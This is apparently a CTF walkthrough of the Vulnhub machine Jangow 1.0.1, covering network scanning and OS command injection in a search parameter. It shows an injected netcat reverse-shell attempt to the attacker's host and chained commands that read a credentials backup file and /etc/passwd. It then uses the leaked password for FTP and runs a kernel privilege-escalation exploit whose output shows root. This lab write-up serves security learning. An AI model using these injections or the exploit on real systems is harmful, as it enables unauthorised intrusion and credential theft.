Hayden Bruinsma - Jangow 1.0.1 Vulnhub Tutorial

What is WordPress?

- Simplest and most popular way to create a website
- >43% websites powered by WordPress
- Open-Source content management system
    - Tool that is used to manage important aspects on website like content
- https://wordpress.org
- https://www.explainshell.com/explain?cmd=sudo+nmap+-sS+-sV+--script%3Ddefault%2Cvuln+-p-+-T5+10.10.10.86

- Discover the device we are attempting to attack
    - **sudo netdiscover -r 192.168.78.0/24**

```
Currently scanning: Finished!   |   Screen View: Unique Hosts

3 Captured ARP Req/Rep packets, from 3 hosts.   Total size: 180
_____________________________________________________________________________
  IP            At MAC Address     Count     Len  MAC Vendor / Hostname
-----------------------------------------------------------------------------
192.168.78.1    0a:00:27:00:00:03      1      60  Unknown vendor
192.168.78.2    08:00:27:c0:c7:bb      1      60  PCS Systemtechnik GmbH
192.168.78.11   08:00:27:8c:66:d6      1      60  PCS Systemtechnik GmbH
```


Jangow 1.0.1 IP: 192.168.78.11

- Perform nmap scan to discover open ports
    - **sudo nmap -Pn -sV -O 192.168.78.11**
- Normally we would perform a more thorough scan with
    - **sudo nmap -Pn -sV -O --script="safe" -p- 192.168.78.11 -oA nmapScans/192.168.78.11**
    - **--script="safe"** adds additional “safe” scripts to the scan which can be found here:
        - https://nmap.org/nsedoc/categories/safe.html
    - Using the above scan we would have found that anonymouse FTP is disabled and we would not need to check FTP port 22

```
┌──(kali㉿kali)-[~]
└─$ sudo nmap -Pn -sV -O 192.168.78.11
Starting Nmap 7.92 ( https://nmap.org ) at 2022-09-18 03:18 EDT
Nmap scan report for 192.168.78.11
Host is up (0.00050s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     vsftpd 3.0.3
80/tcp open  http    Apache httpd 2.4.18
MAC Address: 08:00:27:8C:66:D6 (Oracle VirtualBox virtual NIC)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.10 - 4.11, Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: Host: 127.0.0.1; OS: Unix

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 13.11 seconds
```


- Port 80 is open meaning some http service may be available, we can see Apache is active which is a webserver so we should visit the IP



- **Dirb** is used to find hidden directories
  - **dirb** 192.168.78.11
  - Identified a wordpress file in the web browser

```
---- Entering directory: http://192.168.78.11/site/wordpress/ ----
+ http://192.168.78.11/site/wordpress/index.html (CODE:200|SIZE:10190)
```

- Opening it in the browser



- What is **Buscar**?
- This redirects us to

192.168.1.11/site/busque.php?buscar=\


For us: **192.168.78.11/site/busque.php?buscar=**

- Let's capture this packet to find out if there is anything interesting about this web-page
  - **open burp suite**
  - **open web-browser**
  - **turn on intercept**
  - **navigate to**
    - **http://192.168.78.11/site/wordpress/**

```
GET /site/wordpress/busque.php HTTP/1.1
Host: 192.168.78.11
Accept-Encoding: gzip, deflate
Accept: */*
Accept-Language: en
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.159
Safari/537.36
Connection: close
```

  - Since there is an = sign it is a possible indication of a **command line injection vulnerability**
  - Lets try:

- **192.168.78.11/site/busque.php?buscar=ls-all**



- **Right click -> view page source** for a more organised view of results

- **It has listed the directories via OS command injection**
- This means we can create a reverse shell if the correct shell command is input ie. with netcat
  - OS injection:
    - **nc <kali-machine> <port>**
    - **nc 192.168.78.4 4444**
    - **192.168.78.11/site/busque.php?buscar=nc 192.168.78.4 4444**
  - On Linux:
    - **nc -lvp <port>**
    - **nc -lvp 4444**
- This did not work but was a good attempt

- The next step is to explore the directory structure
  - **cd ..**
  - Separate commands in the same line with a **;** symbol
  - Final URL: **view-source:http://192.168.78.11/site/busque.php?buscar=ls%20-all;cd%20..;ls%20-all;cat%20.backup**

Not secure | view-source:http://192.168.78.11/site/busque.php?buscar=ls%20-all;cd%20..;ls%20-all;cat%20.backup

Line wrap

```
total 40
drwxr-xr-x 6 www-data www-data  4096 Jun 10  2021 .
drwxr-xr-x 3 root     root      4096 Oct 31  2021 ..
drwxr-xr-x 3 www-data www-data  4096 Jun  3  2021 assets
-rw-r--r-- 1 www-data www-data    35 Jun 10  2021 busque.php
drwxr-xr-x 2 www-data www-data  4096 Jun  3  2021 css
-rw-r--r-- 1 www-data www-data 10190 Jun 10  2021 index.html
drwxr-xr-x 2 www-data www-data  4096 Jun  3  2021 js
drwxr-xr-x 2 www-data www-data  4096 Jun 10  2021 wordpress
total 16
drwxr-xr-x 3 root     root     4096 Oct 31  2021 .
drwxr-xr-x 3 root     root     4096 Oct 31  2021 ..
-rw-r--r-- 1 www-data www-data  336 Oct 31  2021 .backup
drwxr-xr-x 6 www-data www-data 4096 Jun 10  2021 site
$servername = "localhost";
$database = "jangow01";
$username = "jangow01";
$password = "abygurl69";
// Create connection
$conn = mysqli_connect($servername, $username, $password, $database);
// Check connection
if (!$conn) {
    die("Connection failed: " . mysqli_connect_error());
}
echo "Connected successfully";
mysqli_close($conn);
```

- We can see there were credentials in the backup file
    - **Servername = localhost**
    - **Database = jangow01**
    - **Username = jangow01**
    - **Password = abygurl69**
- As there is no mysql port available on this machine we should check to see if any credentials work via **ftp** which is open

```
┌──(kali㉿kali)-[~]
└─$ ftp 192.168.78.11
Connected to 192.168.78.11.
220 (vsFTPd 3.0.3)
Name (192.168.78.11:kali): jangow01
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp>
```

    - The credentials have worked!
    - Lets view the /home directory
        - **cd /home/**
        - **ls -all**

```
ftp> cd /home
250 Directory successfully changed.
ftp> ls -all
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    3 0    0              4096 Oct 31  2021 .
drwxr-xr-x   24 0    0              4096 Jun 10  2021 ..
drwxr-xr-x    4 1000 1000           4096 Jun 10  2021 jangow01
226 Directory send OK.
```

- **cd jangow01**

```
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls -all
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Jun 10  2021 .
drwxr-xr-x    3 0        0            4096 Oct 31  2021 ..
-rw-------    1 1000     1000          200 Oct 31  2021 .bash_history
-rw-r--r--    1 1000     1000          220 Jun 10  2021 .bash_logout
-rw-r--r--    1 1000     1000         3771 Jun 10  2021 .bashrc
drwx------    2 1000     1000         4096 Jun 10  2021 .cache
drwxrwxr-x    2 1000     1000         4096 Jun 10  2021 .nano
-rw-r--r--    1 1000     1000          655 Jun 10  2021 .profile
-rw-r--r--    1 1000     1000            0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r--    1 1000     1000           33 Jun 10  2021 user.txt
226 Directory send OK.
```

- **user.txt** seems interesting, we should download it
  - In FTP we can download with the **get** command
    - **get user.txt**
    - This will download the user.txt file to the directory we accessed FTP in as "user.txt"

```
┌──(kali㉿kali)-[~]
└─$ cat user.txt
d41d8cd98f00b204e9800998ecf8427e
```

- Since we could perform some root commands in the url we should also try to access the **/etc/passwd** file
  - **cat /etc/passwd** in the url

Not secure | view-source:http://192.168.78.11/site/busque.php?buscar=cat%20/etc/passwd

Line wrap

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
systemd-timesync:x:100:102:systemd Time Synchronization,,,:/run/systemd:/bin/false
systemd-network:x:101:103:systemd Network Management,,,:/run/systemd/netif:/bin/false
systemd-resolve:x:102:104:systemd Resolver,,,:/run/systemd/resolve:/bin/false
systemd-bus-proxy:x:103:105:systemd Bus Proxy,,,:/run/systemd:/bin/false
syslog:x:104:108::/home/syslog:/bin/false
_apt:x:105:65534::/nonexistent:/bin/false
lxd:x:106:65534::/var/lib/lxd/:/bin/false
messagebus:x:107:111::/var/run/dbus:/bin/false
uuidd:x:108:112::/run/uuidd:/bin/false
dnsmasq:x:109:65534:dnsmasq,,,:/var/lib/misc:/bin/false
jangow01:x:1000:1000:desafio02,,,:/home/jangow01:/bin/bash
sshd:x:110:65534::/var/run/sshd:/usr/sbin/nologin
ftp:x:111:118:ftp daemon,,,:/srv/ftp:/bin/false
mysql:x:112:119:MySQL Server,,,:/nonexistent:/bin/false
```

- No SSH port available to connect to the shell so we can't brute force the user which we found with root access (jangow01 has /bin/bash privilege just as root does)
- We should login to the box now with the user and password we got from before
    - Username: **jangow01**
    - Password: **abygurl69**

```
Login incorrect
jangow01 login: jangow01
Password:
Last login: Sun Oct 31 19:39:50 BRST 2021 from 192.168.174.128 on pts/1
Welcome to Ubuntu 16.04.1 LTS (GNU/Linux 4.4.0-31-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

262 pacotes podem ser atualizados.
175 atualizaÃ§Ãµes sÃ£o atualizaÃ§Ãµes de seguranÃ§a.


jangow01@jangow01:~$ _
```

- We should find out the OS version of the machine

- **uname -a**

```
jangow01@jangow01:~$ uname -a
Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP Wed Jul 13 00:07:12 UTC 2016 x86_64 x86_64 x86_64 GNU
/Linux
```

- This gives us
  - **Linux jangow01 4.4.0-31-generic #50-Ubuntu SMP**
- Now is a good time to look up exploits available on this OS
- Pasting the below into Google gives us the exploit available
  - **Linux 4.4.0-31-generic exploits**
  - **https://www.exploit-db.com/exploits/45010**
  - **CVE:2017-16995**
- All we need to do now is to get the exploit onto the target machine
- **Make sure to read the xploit readme comments at the top for how to compile and run the exploit!**
- Currently the target machines command prompt is very uneasy to use so we will create the exploit and use ftp to place it onto the target machine
- On Kali
  - **cd kali**
  - **vi jangow.c**
  - **Paste in exploit code**
  - **ftp 192.168.78.11**
  - **cd /home**
  - **ls**
  - **cd /jangow1**
  - **ls**

```
ftp> cd /home/
250 Directory successfully changed.
ftp> pwd
257 "/home" is the current directory
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
drwxr-xr-x    4 1000     1000         4096 Sep 18 18:17 jangow01
226 Directory send OK.
ftp> cd jangow01
250 Directory successfully changed.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-rw-r--    1 1000     1000           33 Jun 10  2021 user.txt
226 Directory send OK.
ftp>
```

  - **put jangow.c**

```
ftp> put jangow.c
local: jangow.c remote: jangow.c
200 PORT command successful. Consider using PASV.
150 Ok to send data.
226 Transfer complete.
5776 bytes sent in 0.00 secs (7.0440 MB/s)
ftp>
```

- On the jangow machine we should check if the file has been uploaded
    - **ls -all**

```
jangow01@jangow01:~$ ls -all
total 56
drwxr-xr-x 4 jangow01 desafio02  4096 Set 18 18:28 .
drwxr-xr-x 3 root     root       4096 Out 31  2021 ..
-rw------- 1 jangow01 desafio02   200 Out 31  2021 .bash_history
-rw-r--r-- 1 jangow01 desafio02   220 Jun 10  2021 .bash_logout
-rw-r--r-- 1 jangow01 desafio02  3771 Jun 10  2021 .bashrc
drwx------ 2 jangow01 desafio02  4096 Jun 10  2021 .cache
-rw------- 1 jangow01 desafio02  5776 Set 18 18:28 jangow.c
-rw------- 1 jangow01 desafio02 12288 Set 18 18:18 .jangow.c.swp
drwxrwxr-x 2 jangow01 desafio02  4096 Jun 10  2021 .nano
-rw-r--r-- 1 jangow01 desafio02   655 Jun 10  2021 .profile
-rw-r--r-- 1 jangow01 desafio02     0 Jun 10  2021 .sudo_as_admin_successful
-rw-rw-r-- 1 jangow01 desafio02    33 Jun 10  2021 user.txt
jangow01@jangow01:~$
```

- Yep it's been uploaded!
- Time to compile using gcc
    - **gcc jangow.c -o jangow**
    - **chmod +x jangow**

```
jangow01@jangow01:~$ gcc jangow.c -o jangow
```

```
jangow01@jangow01:~$ chmod +x jangow
```

    - **./jangow**

```
jangow.c  user.txt
jangow01@jangow01:~$ gcc jangow.c -o jangow
jangow01@jangow01:~$ ./jangow
[.]
[.] t(-_-t) exploit for counterfeit grsec kernels such as KSPP and linux-hardened t(-_-t)
[.]
[.]   ** This vulnerability cannot be exploited at all on authentic grsecurity kernel **
[.]
[*] creating bpf map
[*] sneaking evil bpf past the verifier
[*] creating socketpair()
[*] attaching bpf backdoor to socket
[*] skbuff => ffff88003da67c00
[*] Leaking sock struct from ffff88003af692c0
[*] Sock->sk_rcvtimeo at offset 472
[*] Cred structure at ffff88003585c9c0
[*] UID from cred structure: 1000, matches the current: 1000
[*] hammering cred structure at ffff88003585c9c0
[*] credentials patched, launching shell...
# id
uid=0(root) gid=0(root) grupos=0(root),1000(desafio02)
```

- **id**
- **ls /root**
- **cat /root/proof.txt**

```
# ls /root
proof.txt
# cat proof.txt
cat: proof.txt: Arquivo ou diretÃ³rio nÃ£o encontrado
# cat /root/proof.txt
                       @@@&&&&&&&&&&&&&&&&&&&@@@@@@@@@@@@@@@&&&&&&&&&&&&&&
                       @  @@@@@@@@@@@@@@@&#   #@@@@@@@@&(.    /&@@@@@@@@@@
                       @  @@@@@@@@@@&( .@@@@@@@@&%####((//#&@@@&   .&@@@@@
                       @  @@@@@@@&  @@@@@@&@@@@@&%######%&@*   ./@@*   &@@
                       @  @@@@@* (@@@@@@@@@#/.               .*@.  .#&.   &@@@&&
                       @  @@@, /@@@@@@@@#,                       .@.  ,&,   @@&&
                       @  @&  @@@@@@@@#.         @@@,@@@/           %.  #,   %@&
                       @@@#  @@@@@@@@/         .@@@@@@@@@@            *  .,    @@
                       @@&  @@@@@@@@*          @@@@@@@@@@@             ,        @
                       @&  .@@@@@@@(      @@@@@@@@@@@@@@@@@@@@@        *.       &@
                      @@/  *@@@@@@@/           @@@@@@@@@@@#                      @@
                      @@   .@@@@@@@/          @@@@@@@@@@@@@              @#      @@
                      @@    @@@@@@@@.          @@@@@@@@@@@              @@(      @@
                       @&   .@@@@@@@@.         , @@@@@@@ *            .@@@*(    .@
                       @@    ,@@@@@@@@,   @@@@@@@@@@&*%@@@@@@@@,    @@@@@(%&*   &@
                       @@&     @@@@@@@@@@@@@@@@@         (@@@@@@@@@@@@@@%@@/   &@
                       @ @&     ,@@@@@@@@@@@@@@@,@@@@@@@&%@@@@@@@@@@@@@@@%*   &@
                       @  @@.     .@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%*    &@&
                       @  @@@&       ,@@@@@@@@@@@@@@@@@@@@@@@@@@@@@@%/     &@@&&
                       @  @@@@@@.        *%@@@@@@@@@@@@@@@@@@@@&#/.      &@@@@&&
                       @  @@@@@@@@&               JANGOW               &@@@

                       @  &&&&&&&&&@@@&     @@(&@ @. %.@ @@%@     &@@@&&&&
                                     &&&@@@@&%       &/    (&&@@@&&&
                                       (((((((((((((((((((((((((((((




da39a3ee5e6b4b0d3255bfef95601890afd80709
#
```

- **Success!**